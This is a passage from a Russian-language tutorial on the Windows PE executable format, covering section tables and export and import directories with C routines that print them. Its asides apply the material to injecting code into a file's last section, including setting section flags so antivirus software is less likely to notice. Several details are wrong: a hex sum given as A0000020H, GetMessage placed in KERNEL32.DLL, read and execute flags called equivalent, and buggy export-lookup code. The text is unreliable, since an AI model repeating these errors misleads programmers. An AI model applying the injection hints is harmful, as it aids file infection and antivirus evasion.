        %X\nSizeOfHeapReserve:%X\nSizeOfHeapCommit:%X\nLoaderFlags:
        %X\nNumberOfRvaAndSizes:%X\n",
        pPE->OptionalHeader.Magic,pPE->OptionalHeader.MajorLinkerVersion,
        pPE->OptionalHeader.MinorLinkerVersion,pPE->OptionalHeader.SizeOfCode,
        pPE->OptionalHeader.SizeOfInitializedData,
        pPE->OptionalHeader.SizeOfUninitializedData,
        pPE->OptionalHeader.AddressOfEntryPoint,pPE->OptionalHeader.BaseOfCode,
        pPE->OptionalHeader.BaseOfData,pPE->OptionalHeader.ImageBase,
        pPE->OptionalHeader.SectionAlignment,pPE->OptionalHeader.FileAlignment,
        pPE->OptionalHeader.MajorOperatingSystemVersion,
        pPE->OptionalHeader.MinorOperatingSystemVersion,
        pPE->OptionalHeader.MajorImageVersion,pPE->OptionalHeader.MinorImageVersion,
        pPE->OptionalHeader.MajorSubsystemVersion,
        pPE->OptionalHeader.MinorSubsystemVersion,
        pPE->OptionalHeader.Win32VersionValue,pPE->OptionalHeader.SizeOfImage,
        pPE->OptionalHeader.SizeOfHeaders,pPE->OptionalHeader.CheckSum,
        pPE->OptionalHeader.Subsystem,pPE->OptionalHeader.DllCharacteristics,
        pPE->OptionalHeader.SizeOfStackReserve,pPE->OptionalHeader.SizeOfStackCommit,
        pPE->OptionalHeader.SizeOfHeapReserve,pPE->OptionalHeader.SizeOfHeapCommit,
        pPE->OptionalHeader.LoaderFlags,pPE->OptionalHeader.NumberOfRvaAndSizes);
}
```


Работа с таблицей директорий

```
void printDataDirectory(long hMap)
{
    PIMAGE_NT_HEADERS pPE=static_cast<struct _IMAGE_NT_HEADERS *>NTSIGNATURE((long)hMap);
    PIMAGE_DATA_DIRECTORY DataDirectory=(PIMAGE_DATA_DIRECTORY)&(pPE->OptionalHeader.DataDirectory);
    for (int i=0;i<pPE->OptionalHeader.NumberOfRvaAndSizes;i++)
    {
        switch (i)
        {
            case IMAGE_DIRECTORY_ENTRY_EXPORT:printf("---Export Directory---\nRVA:
                %X\nSize: %X\n",DataDirectory[i].VirtualAddress,
                DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_IMPORT:printf("---Import Directory---\nRVA:
                %X\nSize: %X\n",DataDirectory[i].VirtualAddress,
                DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_RESOURCE:
                printf("---Resource Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_EXCEPTION:
                printf("---Exception Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_SECURITY:
                printf("---Security Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_BASERELOC:
                printf("---Basere loc Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_DEBUG:
                printf("---Debug Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_ARCHITECTURE:
                printf("---Architecture Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_GLOBALPTR:
                printf("---GlobalPTR Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_TLS:
                printf("---TLS Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG:
                printf("---LOADCONFIG Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT:
                printf("---Bound-Import Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_IAT:
                printf("---IAT Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT:
                printf("---Delay-Import Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
            case IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR:
                printf("---Com Descriptor Directory---\nRVA: %X\nSize: %X\n",
                DataDirectory[i].VirtualAddress,DataDirectory[i].Size);break;
        }
    }
}
```

Таблица секций

Таблица секций – это база данных, для всех секций используемых в PE-файле. Сразу после окончания опционального заголовка следует таблица секций. В PE-файле теоретически может быть сколько угодно секций. Все они могут иметь одинаковые атрибуты и даже одинаковые имена(!), кроме секции ресурсов :). Но обычно секции делят либо по их логическому предназначению, либо по атрибутам. Имена секций вообще никого не волнуют и нигде не проверяются (почти). Загрузчик ориентируется на массив DataDirectory в опциональном заголовке, для того чтобы найти нужные данные. Это сделано в целях оптимизации, чтобы не сравнивать строки, а просто перейти сразу же к нужной директории с помощью соответствующих индексов. Но некоторые особо «талантливые» программисты все равно используют имя секции, так что будьте с этим аккуратнее. В приложениях WindowsNT могут использоваться много стандартных секций - .text(.CODE) – код программы, .bss– для неинициализированных данных, .rdata– данные только для чтения, .data – глобальные переменные, .rsrc– ресурсы, .edata – экспорт, .idata– импорт, .debug– отладочная информация и т.д. Такие секции создают линкеры, опираясь на спецификацию Microsoft. Таблица секций это массив элементов типа IMAGE_SECTION_HEADER. Этот тип определен следующим образом:

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[8];
    union {
        DWORD    PhysicalAddress;
        DWORD    VirtualSize;
    } Misc;

    DWORD    VirtualAddress;
    DWORD    SizeOfRawData;
    DWORD    PointerToRawData;
    DWORD    PointerToRelocations;
    DWORD    PointerToLinenumbers;
    WORD     NumberOfRelocations;
    WORD     NumberOfLinenumbers;
    DWORD    Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Опишем по порядку эти поля:

BYTE Name[8];

Название секции.

```
union {
    DWORD    PhysicalAddress;
    DWORD    VirtualSize;
} Misc;
```

Для EXE-файлов содержит виртуальный размер секции. Т.е. это размер, выровненный на SectionAlignment. Если это значение равно нулю, то загрузчик использует значение SizeOfRawData выровненное на SectionAlignment. Если это значение не выровнено, т.к. загрузчик может выравнивать его сам в случае необходимости. Если это значение больше SizeOfRawData, то в памяти секция выравнивается нулями. Если это значение меньше SizeOfRawData, то...здесь начинаются расхождения реализации загрузчиков, так что на это лучше не полагаться. Для объектных файлов это поле указывает физический адрес секции.

DWORD VirtualAddress; Это поле содержит адрес, куда загрузчик должен отобразить секцию. Это поле является RVA. **DWORD SizeOfRawData;** Это поле содержит размер секции, выровненный на ближайшую верхнюю границу размера файла. **DWORD PointerToRawData;** Это значение, есть файловое смещение, откуда брать исходные данные для секции при отображении. **DWORD PointerToRelocations;** Не используется в исполняемых файлах. Может быть любым. **DWORD PointerToLinenumbers;** Файловое смещение таблицы номеров строк. В

данный момент не используется в исполняемых файлах. Может любое значение. WORD NumberOfRelocations; Количество перемещений в таблице базовых поправок для данной секции. Т.к. значение указателя на таблицу базовых поправок храниться в массиве DataDirectory, то это поле тоже может быть любым. **WORD NumberOfLinenumbers;** **Количество номеров строк для данной секции.** Т.к. поле **PointerToLinenumbers** не используется, то может принимать любые значения. **DWORD Characteristics;**

Это поле содержит атрибуты секции. Атрибуты секции указывают на права доступа к ней, а также на некоторые особенности влияния на нее загрузчика. Флаги секций могут преобразовываться загрузчиком в атрибуты страниц и сегментов. Это поле всегда не равно нулю. Ниже приведен полный список флагов, которые нужны, остальные используются только в объектных файлах, либо вообще не используются.

```
// Секция содержит код
#define IMAGE_SCN_CNT_CODE          0x00000020
//Секция содержит инициализированные данные
#define IMAGE_SCN_CNT_INITIALIZED_DATA 0x00000040
// Секция содержит неинициализированные данные.
#define IMAGE_SCN_CNT_UNINITIALIZED_DATA 0x00000080
// Эта секция отбрасывается когда программа уже загружена.
// Важно, при внедрении отбросить этот флаг если он установлен для данной секции.
#define IMAGE_SCN_MEM_DISCARDABLE   0x02000000
// Секция является общедоступной или разделяемой.
#define IMAGE_SCN_MEM_SHARED        0x10000000
//Секция является исполняемой.
#define IMAGE_SCN_MEM_EXECUTE       0x20000000
// Данные секции можно читать.
#define IMAGE_SCN_MEM_READ          0x40000000
// В секцию можно записывать данные.
#define IMAGE_SCN_MEM_WRITE         0x80000000
```

Флаги **IMAGE_SCN_MEM_EXECUTE** и **IMAGE_SCN_MEM_READ** эквивалентны. Флаги могут быть использованы одновременно, если применять к ним побитовую операцию «или». Например, нам нужно чтобы в секцию можно было записывать, читать из нее, а также для пущей надежности указывает, что секция содержит код. Т.о. итоговой значение поля **Characteristics** будет выглядеть следующим образом:

```
80000000H
+
40000000H
+
00000020H
=
A0000020H
```

Это значение мы будем использовать при внедрении в последнюю секцию, чтобы использовать переменные внутри нее и выполнять код. Мы указываем, что секция содержит код, т.к. антивирус может обращать на это внимание, если точка входа установлена на данную секцию.

Работа с таблицей секций

Данная процедура проходит по таблице секций и выводит ее на экран. На вход процедуре передается адрес по которому спроецирован PE-файл.

```
void printSectionHeader(long hMap)
{
    PIMAGE_NT_HEADERS pPE=static_cast<
        struct _IMAGE_NT_HEADERS *>
        NTSIGNATURE((long)hMap);
    PIMAGE_SECTION_HEADER Section=(PIMAGE_SECTION_HEADER)
        (pPE->FileHeader.SizeOfOptionalHeader+(long)
```

```

        &(pPE->OptionalHeader) );
for (int i=0;i<pPE->FileHeader.NumberOfSections;i++)
{
    printf("-----Section: %.8s-----\nVirtual Address:
           %X\nVirtual Size: %X\nSizeOfRawData: %X\n PointerToRawData:
           %X\nCharacteristics: %X\n",&(Section->Name),
           Section->VirtualAddress,Section->Misc.VirtualSize,
           Section->SizeOfRawData,Section->PointerToRawData,
           Section->Characteristics);
    Section++;
}
}
}

```

Вот вроде разобрались со всеми заголовками, теперь нужно рассмотреть важные директории. Они понадобятся в нашем деле.

Таблица Экспорта

Экспорт – механизм PE-файлов, предоставляющий доступ к переменным или функциям из другого исполняемого модуля. Обычно EXE-файлы ничего не экспортируют. А DLLобычно экспортируют функции. Таблица секций может быть отдельной секцией, которая называется .edata. Но обычно таблицу секций ищут исходя из каталога данных. Она имеет индекс 0 в массиве DataDirectory. В таблице экспорта содержится массив, в котором находятся адреса функций. Ординал – это индекс в этом массиве адресов функций. Функции могут экспортироваться либо по имени, либо по ординалу. Если функция экспортируется по ординалу, то загрузчик почти ничего не делает, а просто обращается сразу к таблице адресов функций. Но обычно функции экспортируются по именам. Чтобы экспортировать функции по именам, необходимо произвести некоторые действия. Какие, узнаете чуть ниже.

В начале таблицы экспорта расположена структура IMAGE_EXPORT_DIRECTORY. После этой структуры должны идти данные, на которые указывают элементы этой структуры. Но практически данные могут быть расположены где угодно. Вот вид структуры IMAGE_EXPORT_DIRECTORY:

```

typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;    // RVA from base of image
    DWORD   AddressOfNames;        // RVA from base of image
    DWORD   AddressOfNameOrdinals; // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;

```


DWORD Characteristics; Это поле не используется. Может быть любым. **DWORD TimeDateStamp;** **Это поле содержит дату создания файла. Может быть любым.** **WORD MajorVersion; WORD MinorVersion;** **Поля не используются. Могут быть любыми.** **DWORD Name;** Это RVAASCIIZ-строки содержащей имя данного исполняемого модуля. **DWORD Base;** Начальный номер экспорта, т.е. самый младший номер экспортируемой функции. Например, если номера экспортируемых функций 56B,57B,58B и больше экспортируемых функций нет, то это значение будет 56B. **DWORD NumberOfFunctions; Количество элементов в массиве AddressOfFunctions(об этом массиве позже). Это число экспортируемых данным модулем функций или переменных. Может быть равно, а может быть и не равно значению NumberOfNames, потому что функция может быть экспортирована только по ординалу.**

DWORD NumberOfNames; Количество элементов в массиве **AddressOfNames**. Также это число функций экспортируемых по именам. **DWORD AddressOfFunctions**; RVA массива адресов функций. Адреса функций – это RVA точек входа каждой функции. Т.к. RVA в PE32 32-х разрядные, то это массив **DWORD**’ов. **DWORD AddressOfNames**; Это поле является RVA и указывает на массив указателей на строки. Строки – ASCII-строки, и являются именами экспортируемых функций по имени в данном модуле. **DWORD AddressOfNameOrdinals**;

RVA массива слов. Слова являются ординалами, т.е. индексами в массиве адресов функций. Но эти индексы являются относительными, т.к. из соответствующего индекса надо вычесть начальный номер экспорта.

Как происходит экспорт

Самое важное поле в таблице экспорта – это **AddressOfFunctions**, потому что оно и содержит адреса экспортируемых функций. Можно по-разному экспортировать функции – по имени или по ординалу. Чтобы экспортировать функцию по ординалу достаточно использовать ординал, как индекс в массиве адресов функций, но, не забывая, о начальном номере экспорта. Чтобы экспортировать функцию по имени надо использовать информацию из двух дополнительных массивов, точнее указателей на них – **AddressOfNameOrdinals** и **AddressOfNames**. Массив **AddressOfNames** содержит RVA строк с именами функций. Нам дано имя функции, надо найти это имя в данном массиве. Если мы нашли имя, то получаем индекс в массиве имен, которому соответствует данная строка. Используя этот индекс применительно к массиву **AddressOfNameOrdinals**, находим индекс в массиве **AddressOfFunctions**, но без учета начального номера экспорта или начального ординала. Полученное значение нормализуем и получаем нужный ординал, который и используем для получения адреса функции по данному имени. Посмотрите рисунок ниже, чтобы понять это объяснение:



Не забывайте, что имена функций могут быть представлены в двух версиях - ANSI и UNICODE, если функция каким-либо образом обрабатывает строки. И имя функции различается в зависимости от версии функции. Для ANSI версии в конце имени функции используется буква A, для UNICODE – W.

В таблице адресов функций могут быть разрывы, т.е. элементы, которые указывают в никуда. Т.е. если библиотека экспортирует функции с ординалами 5, 8 и все, а начальный номер экспорта 5, то в массиве адресов функций будет 4 элемента. Первый нормальный, т.е. указывающий на функцию,

два следующих пустые, 4-ый нормальный. Эти разрывы надо учитывать при разборе, а не обрабатывать все подряд.

Передача экспорта

Иногда в одной DLL содержится только имя функции, а сам код содержится в другой DLL, но экспортируем мы функцию из первой DLL. Этот механизм называется *передача экспорта*. Например, возьмем библиотеку KERNEL32.DLL. Возьмем из нее функцию HeapAlloc, она в действительности вызывает функцию RtlAllocateHeap из NTDLL.DLL.

Чтобы узнать, является ли функция переданной, нужно проверить не указывает ли адрес функции на таблицу экспорта данного файла (в данном случае KERNEL32.DLL). Тогда этот «адрес функции» является RVA-строки вида *имя_библиотеки.имя_функции* (например NTDLL.RtlAllocateHeap). Для проверки является ли данная функция переданной, нужен адрес таблицы экспорта и ее размер. В примере ниже показано как определить что функция является переданной.

Работа с таблицей экспорта

Работая с таблицей экспорта будьте внимательны. Не забывайте, что можно экспортировать функцию как по имени и ординалу, как просто по ординалу. Не забывайте о переданных функциях. Существуют две важные операции при работе с таблицей экспорта:

а) **Поиск адреса функции по имени.** Алгоритм выглядит так:

- 1) Найти индекс в массиве имен AddressOfNames, соответствующий нужному имени.
- 2) Использовать этот индекс как индекс в массиве AddressOfNameOrdinals и получить значение в массиве.
- 3) Вычесть из полученного значения OrdinalBase.
- 4) Использовать полученный индекс, чтобы получить RVA функции в массиве AddressOfFunctions

Посмотрите на пример работы с директорией экспорта. Процедура выводит на экран таблицу экспорта. Параметром ей передается адрес спроецированного в память файла.

б) **Поиск имени по ординалу**

- 1) Взять ординал и сложить его с OrdinalBase.
- 2) Найти полученное значение в массиве AddressOfNameOrdinals.
- 3) Если значение найдено, то используем индекс в массиве AddressOfNames, чтобы получить имя. Если значение не найдено, значит, функция экспортируется только по ординалу.

```
void PrintExportTable(long hMap)
{
    PIMAGE_NT_HEADERS pPE=(PIMAGE_NT_HEADERS)NTSIGNATURE(hMap);
    short NumberOfSection=pPE->FileHeader.NumberOfSections;
    DWORD ExportRVA=pPE->OptionalHeader.DataDirectory[0].VirtualAddress;

    PIMAGE_EXPORT_DIRECTORY Export=(PIMAGE_EXPORT_DIRECTORY)
        RVAtoOffset((long)hMap,ExportRVA);
    Export=(PIMAGE_EXPORT_DIRECTORY)((long)Export+(long)hMap);

    WORD* AddressOfNameOrdinals=(unsigned short *)
        RVAtoOffset((long)hMap,Export->AddressOfNameOrdinals);
    AddressOfNameOrdinals=(WORD*)((long)AddressOfNameOrdinals+(long)hMap);

    DWORD* AddressOfNames=(unsigned long *)
        RVAtoOffset((long)hMap,Export->AddressOfNames);
```

```

AddressOfNames=(DWORD*)((long)AddressOfNames+(long)hMap);


DWORD* AddressOfFunctions=(unsigned long *)
    RVAtOffset((long)hMap,Export->AddressOfFunctions);
AddressOfFunctions=(DWORD*)((long)AddressOfFunctions+(long)hMap);

WORD index;
printf("%4s      %-40s      %s\n-----".
    "-----\n", "Ordinal", "NameOfFunctions",
    "EntryPoint");
for (unsigned int i=0;i<Export->NumberOfFunctions-1;i++)
{
    index=0xFFFF;
    for (unsigned int j=0;j<Export->NumberOfNames;j++)
    {
        if (AddressOfNameOrdinals[j]==(i+Export->Base))
        {
            index=j;continue;
        }
    }
    if ((AddressOfFunctions[i]>=
        pPE->OptionalHeader.DataDirectory[0].VirtualAddress)&&
        (AddressOfFunctions[i]<=
        pPE->OptionalHeader.DataDirectory[0].VirtualAddress+pPE->
        OptionalHeader.DataDirectory[0].Size))
    {
        if (index!=0xFFFF) printf("%4d      |%-35s      |Forw->%s\n",
            i+Export->Base,(long)hMap+RVAtOffset((long)hMap,
            AddressOfNames[index]),(long)hMap+RVAtOffset((long)hMap,
            AddressOfFunctions[i]));
        else printf("%4d      |OrdinalOnly      |Forw->%s\n",
            i+Export->Base,(long)hMap+RVAtOffset((long)hMap,
            AddressOfNames[index]),(long)hMap+RVAtOffset((long)hMap,
            AddressOfFunctions[i]));
    }
    if (index!=0xFFFF) printf("%4d      |%-35s      |%X\n",
        i+Export->Base,(long)hMap+RVAtOffset((long)hMap,
        AddressOfNames[index]),AddressOfFunctions[i]);
    else printf("%4d      |OrdinalOnly      |%X\n",
        i+Export->Base,AddressOfFunctions[i]);
}
}

```

Таблица импорта

Импорт в PE-файлах – это механизм позволяющий использовать функции или переменные из модулей отличных от данного. Если наша программа вызывает функцию GetMessage, которая находится в библиотеке KERNEL32.DLL, то вместо инструкции CALL используется инструкция JMPDWORDPTR [XXXXXXXX]. Адрес указанный как XXXXXXXX находится где-то в таблице импорта. Посмотрите на рисунок, и Вы все поймете:



Это очень удачное решение – хранить адрес функции в одном месте. Если DLL загрузиться по определенному адресу, то загрузчику необходимо изменить только адрес функции в таблице импорта, а не каждый вызов данной функции.

Директория импорта и таблица импорта есть понятия эквивалентные, так что имейте это ввиду при чтении других авторов.

Импорт PE-файлов может происходить четырьмя различными способами. Повеселимся над этими механизмами и терминами, используемыми при импорте функций PE-файла. Импорт файлов - это первая вещь, которая действительно интересна.

Структуры и термины импорта

Когда загружается исполняемый файл, то загрузчик использует таблицу импорта, чтобы узнать какие функции импортирует данный модуль. Потом загрузчик загружает библиотеки содержащие данные функции, если они не загружены, с помощью функции LoadLibrary. LoadLibrary возвращает адрес библиотеки в адресном пространстве текущего процесса. Чтобы получить адрес функции надо использовать функцию GetProcAddress. Ей передается имя функции и базовый адрес библиотеки. Т.о. в таблицу импорта добавляются адреса нужных функций при загрузке, а потом используются после загрузки. В некоторых библиотеках адреса функций уже имеются, это сделано в целях оптимизации, но об этом немного позже (в разделе «Биндинг»).

Таблица импорта начинается с массива элементов типа IMAGE_IMPORT_DESCRIPTOR. Количество элементов массива нигде не указывается, но вместо этого первый элемент последнего члена массива - нулевой. Каждый элемент соответствует DLL, из которой импортируют функции. Каждый элемент выглядит следующим образом:

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD Characteristics;           // 0 for terminating null import descriptor
        DWORD OriginalFirstThunk;        // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    };
    DWORD TimeDateStamp;                 // 0 if not bound,
```



```

// -1 if bound, and real date\time stamp
// in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
// O.W. date/time stamp of DLL bound to (Old BIND)

DWORD ForwarderChain; // -1 if no forwarders
DWORD Name;
DWORD FirstThunk; // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;

```

Опишем поля этой структуры по порядку.

```

union {
    DWORD Characteristics; // 0 for terminating null import descriptor
    DWORD OriginalFirstThunk; // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
};

```

Это поле содержит RVAмассива двойных слов. Каждый элемент этого массива является объединением IMAGE_THUNK_DATA32 и соответствует функции PE-файла соответствующего элементу IMAGE_IMPORT_DESCRIPTOR. Это поле равно нулю, если это последний элемент в массиве элементов типа IMAGE_IMPORT_DESCRIPTOR. Это поле должно быть больше SizeOfHeaders и меньше либо равно SizeOfImage, иначе файл загружен не будет.

DWORD TimeDateStamp; Временная отметка, когда был создан данный файл. От этого поля зависит, как загрузчик будет обрабатывать импорт данного файла. Если оно равно нулю, то загрузчик обрабатывает таблицу импорта как надо, т.е. используя стандартный механизм. Если она равна -1, то загрузчик не смотрит на массивы OriginalFirstThunk и FirstThunk, а полагает, что данная библиотека импортируется через Bound-импорт (о нем позже). Если TimeDateStamp обозначает временную метку, то если она равна временной метке импортируемой DLL, загрузчик просто проецирует ее на адресное пространство процесса, не настраивая таблицу адресов IAT. Если штамп времени есть, но он не совпадает с штампом DLL, то загрузчик настраивает таблицу как обычно. Т.о. предполагается, что адреса функций заданы во время компиляции, т.е. используется «биндинг» (подробнее об этом ниже). **DWORD ForwarderChain;** Это поле связано с передачей экспорта, описанного выше. Это поле содержит индекс в массиве FirstThunk. Функция указанная этим полем, будет послана в другую DLL. Загрузчик не проверяет это поле, так что оно может иметь любой значение. **DWORD Name;** Имя DLL, откуда импортируются функции. **DWORD FirstThunk;**

RVAмассива двойных слов. Каждый элемент массива типа IMAGE_THUNK_DATA32. Об этом типе далее.

В структуре IMAGE_IMPORT_DESCRIPTOR содержатся указатели на массивы элементов типа IMAGE_THUNK_DATA. Эти массивы называются таблицами адресов импорта (IAT – importaddressstable). Вообще, т.к. массив OriginalFirstThunk не патчится загрузчиком, то только FirstThunk считается настоящей таблицей адресов импорта – IAT.

Теперь необходимо описать двойное слово IMAGE_THUNK_DATA. Он определено следующим образом:

```

typedef struct _IMAGE_THUNK_DATA32 {
    union {
        DWORD ForwarderString; // PBYTE
        DWORD Function; // PDWORD
        DWORD Ordinal;
        DWORD AddressOfData; // PIMAGE_IMPORT_BY_NAME
    } u1;
} IMAGE_THUNK_DATA32;

```

Это двойное слово соответствует одной импортируемой функции. Это двойное слово отличается, если файл был загружен в память или была ли функция импортирована по имени или по номеру. Если функция импортируется по номеру (ординалу), старший бит двойного слова устанавливается

в 1. Импорт по ординалу производится очень редко. Мы должны убрать эту единицу в последнем разряде и использовать полученное значение как ординал.

Если происходит импорт по имени, то двойное слово содержит RVA-структуры `IMAGE_IMPORT_BY_NAME`. Эта структура определена следующим образом:

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD    Hint;
    BYTE    Name[1];
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```

WORD Hint; Укороченный идентификатор точки входа. **BYTE Name[?];**

Название импортированной функции.

Стандартный механизм импорта

В таблице импорта вначале идет массив из элементов типа `IMAGE_IMPORT_DESCRIPTOR`. Каждый элемент соответствует одной DLL, из которой импортируются функции. Самыми главными частями `IMAGE_IMPORT_DESCRIPTOR` являются имя DLL и два массива элементов типа `IMAGE_THUNK_DATA32`. В принципе они эквивалентны и идут параллельно. Но есть определенная логическая нагрузка на один и второй массивы. Конец массива `IMAGE_THUNK_DATA32` определяется нулевым `DWORD`-ом. Первый массив – `OriginalFirstThunk`, остается неизменным при загрузке. Второй массив – `FirstThunk` правится при запуске программы, загрузчиком. Вот он содержит адреса всех импортируемых функций. Вообще поле `OriginalFirstThunk` может быть любым и не используется загрузчиком. Для системных DLL массив `OriginalFirstThunk` сразу содержит адреса импортируемых функций. Т.е. для таких DLL, массив `OriginalFirstThunk` содержит не элемент `IMAGE_THUNK_DATA32`, а уже адрес для импортируемой функции данным модулем. Второй массив содержит, если функция импортируется по имени, RVA на структуру `IMAGE_IMPORT_BY_NAME`. Эта структура, содержит имя нужной функции. Сначала загрузчик просматривает массив `IMAGE_IMPORT_DESCRIPTOR` и проецирует в адресное пространство текущего процесса нужные модули, содержащие импортируемые функции. Далее загрузчик просматривает массив из `IMAGE_THUNK_DATA32` и вызывает для каждого имени `GetProcAddress`. После вызова `GetProcAddress` возвращается адрес точки входа в функцию. Этот адрес записывается на место, где был `RVAINIMAGE_IMPORT_BY_NAME`. Точно также происходит импорт по ординалу, только `GetProcAddress` передается не указатель на имя функции, а ординал. Если импортируется переданная функция, то в `DWORD`-е массива `FirstThunk` содержится указатель на строку форвардной функции. Все эти действия ведутся с массивом имен `FirstThunk`. Массив `OriginalFirstThunk` остается прежним. Линкеры фирмы Borland делают массив `OriginalFirstThunk` нулевым, что можно считать ошибкой, но мы должны с ней считаться.

Пример работы с таблицей импорта

Посмотрите код, который выводит на экран всю таблицу импорта. Вы должны спроецировать PE-файл с помощью `CreateFile->CreateFileMapping->MapViewOfFile`. В `hMap` передайте значение возвращенное `MapViewOfFile`.

```
void printImportTable(long hMap)
{
